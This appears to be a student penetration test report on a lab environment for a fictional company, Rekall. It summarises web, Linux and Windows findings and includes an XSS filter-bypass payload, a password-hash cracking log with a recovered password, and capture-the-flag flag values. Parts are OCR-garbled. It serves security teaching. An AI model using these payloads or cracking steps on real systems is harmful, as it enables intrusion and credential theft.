



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	Error! Bookmark not defined.
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	Access-Pointe PLC
Contact Name	Marian Baah
Contact Title	Chief Coordination Officer

Document History

Version	Date	Author(s)	Comments
001	04/25/2023	Marian Baah	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Forward-thinking defensive and offensive strategy in place
- Current and continuing penetration testing to identify vulnerabilities for mitigation
- Mitigation strategy in place for denial of DDOS Attacks to ensure network availability
- There was input validation checks for jpg files where the upload only accepts php files
- TCP and UDP ports 998,999 and 996 were closed and not open when Nmap scan was done.

Summary of Weaknesses


We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Rekall's server's physical address is publicly available
- IP lookup displayed credentials exposed.
- Open ports found allow for file enumeration and unauthorized access
- Port scans showed IP addresses within Rekall's IP range displayed potential vulnerabilities like open ports, IP addresses etc
- Web Application is vulnerable to XSS (stored and reflected) and SQL payload injections.
- Credentials are being stored in HTML source code
- Apache web server in use is outdated and vulnerable to multiple exploits
- SLMail server is vulnerable to exploits which allow access to shell.
- Unauthorized access to password hashes allow for password cracking and privilege escalation

Executive Summary

During the Penetration Testing of Rekall's IT assets, Access-Pointe LLC was able to identify multiple vulnerabilities, including a number of Critical vulnerabilities that could have a potentially harmful impact on the profits or reputation of Rekall. Access-Pointe LLC was able to access Rekall's assets, access sensitive data, and escalate privileges within systems as discussed below.


Access-Pointe LLC tested Rekall's Web Application first. We found it to be vulnerable to an XSS Reflected attack as malicious scripts can be run on the home page and several input fields. The Web App is also vulnerable to Local File Inclusion as files can be uploaded from the VR Planner web page. An XSS Stored vulnerability was identified on the Comments page as it allows scripting code to be run. SQL Injection attacks can also be run on the Login.php toolbar, and the Networking.php page is vulnerable to a Command Injection attack.



The screenshot shows a Kali Linux virtual machine environment. A web browser window displays a payload: `192.168.14.35/Memory-Planner.php?payload=<SCRIPTscripT>alert("hi")<%2FSCRIPTscripT>`. Below the browser, a terminal window shows the output of a command execution: `status: Running`. The terminal also displays a message: `You have chosen <>alert("hi"), great ch` and `Congrats, flag 2 is ksdnd99dkas`. The terminal window is titled `Memory Planner` and shows a list of comments.

The terminal window also displays a message: `Please leave your comments on our website!` and `CONGRATS, FLAG 3 is sd7fk1nctx`. Below this message, there is a red input field and a `Submit` button. The terminal also shows a list of comments:

#	Owner	Date	Entry
1	bee	2023-04-20 00:55:55	Hi there
2	bee	2023-04-20 00:58:18	alert("hi")
3	bee	2023-04-20 00:59:25	



Open source data was determined to be exposed and viewable using OSINT, and searching crt.sh showed a stored certificate. User login credentials were actually stored in plain view within the HTML source code of the Login.php page and could even be seen while simply highlighting the page in a web browser. The file robots.txt was also determined to be exposed and readily accessible. Research uncovered user credentials in a Github repository that resulted in unauthorized access to the web hosts files and directories. The Apache server was found to be out-of-date with a Struts vulnerability.

centralops.net/co/DomainDossier.aspx

Domain Dossier Investigate domains and IP addresses

domain or IP address:

☒ domain whois record ☐ DNS records ☐ traceroute

☐ network whois record ☐ service scan

user: anonymous [47.230.144.121]
balance: 49 units
[log in](#) | [account info](#) [Central Ops.net](#)

Do you see Whois records that are missing contact information?
[Read about reduced Whois data due to the GDPR.](#)

Address lookup
canonical name: [totalrekaill.xyz.](#)
aliases:
addresses: [34.102.136.180](#)

Domain Whois record
Queried [whois.nic.xyz](#) with "totalrekaill.xyz"...

Domain Name: TOTALREKALL.XYZ
Registry Domain ID: D273189417-CNIC
Registrar: WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com/
Updated Date: 2023-02-03T14:04:20.02
Creation Date: 2022-02-02T19:16:16.02
Registry Expiry Date: 2024-02-02T23:59:59.02
Registrar: Go Daddy, LLC
Registrar IANA ID: 146
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited



crt.sh Identity Search [Search by issuer](#)

Criteria: Type Identity Match: LIKE Search: 'totalrekaill.xyz'

Certificates	crt.sh ID	Issued At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
	6095728637	2022-02-02	2022-02-02	2022-05-03	flag3-e7uewehd totalrekaill.xyz	flag3-e7uewehd totalrekaill.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-e7uewehd totalrekaill.xyz	flag3-e7uewehd totalrekaill.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	6095204233	2022-02-02	2022-02-02	2022-05-03	totalrekaill.xyz	totalrekaill.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	6095204133	2022-02-02	2022-02-02	2022-05-03	totalrekaill.xyz	totalrekaill.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

© Sectigo Limited 2015-2022. All rights reserved.

50




```


root@kali: ~
File Actions Edit View Help


(root@kali)~$ echo "trivera:$apr1$A0vSKwao$GV3sgGAJ53j" > flag1.txt
(root@kali)~$ john flag1.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
(root@kali)~$ echo "trivera:$apr1$A0vSKwao$GV3sgGAJ53j:c3GkS4oUC0" > flag1.txt
(root@kali)~$ cat flag1.txt
trivera::c3GkS4oUC0
(root@kali)~$ echo "trivera:$apr1$A0vSKwao$GV3sgGAJ53j:c3GkS4oUC0" > flag1.txt
(root@kali)~$ cat flag1.txt
trivera:$apr1$A0vSKwao$GV3sgGAJ53j:c3GkS4oUC0
(root@kali)~$ john flag1.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format-md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warnings: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life (trivera)
ig 0:00:00:00 DONE 2/3 (2023-04-24 19:23) 7.142g/s 7814p/s 7814c/s 123456..hammer
Use the "-show" option to display all of the cracked passwords reliably
Session completed.
(root@kali)~$

```




The Windows OS environment was also and Access-Pointe LLC discovered that FTP Port 21 was open and vulnerable, as was Port 110, which is used for SLMail service. Metasploit was used to discover this vulnerability, as well as to gain access to a password hash file which was subsequently cracked and enabled the creation of a reverse shell. Additionally, scheduled tasks were readily visible within the Windows 10 Machine Task Scheduler, and Metepreter could be used to display directories on public Windows directories.





15



© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Summary Vulnerability Overview


Vulnerability	Severity
Local File Inclusion	Critical
SQL Injection	Critical
Sensitive data exposure	Critical
User Credentials Exposure	Critical
Command Injection	Critical
Apache Struts (CVE-2017-5638)	Critical
Shellshock on Web Server (Port 80)	Critical
Linux Privilege Escalation	Critical
SLMail Port 110 Exploited via Metasploit (SeattleMail)	Critical
Drupal (CVE-2019-6340)	Critical
IPs visible with Nmap	Critical
System Shell Executed with Dumped Admin Server Credentials	Critical
Admin Server Credentials Dumped via Kiwi	Critical
Access System and Run Isa_dump_sam via Kiwi Shows Password Hashes	Critical
Cross Site Scripting XXS (Reflected and Stored)	High
Open Source Exposed Data	High
Run as ALL Sudoer (CVE-2019-14287)	High
Open FTP Port 21	High
Sensitive Information Stored in Public/Documents Folder	High
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	High
Certificate Search via crt.sh	Medium


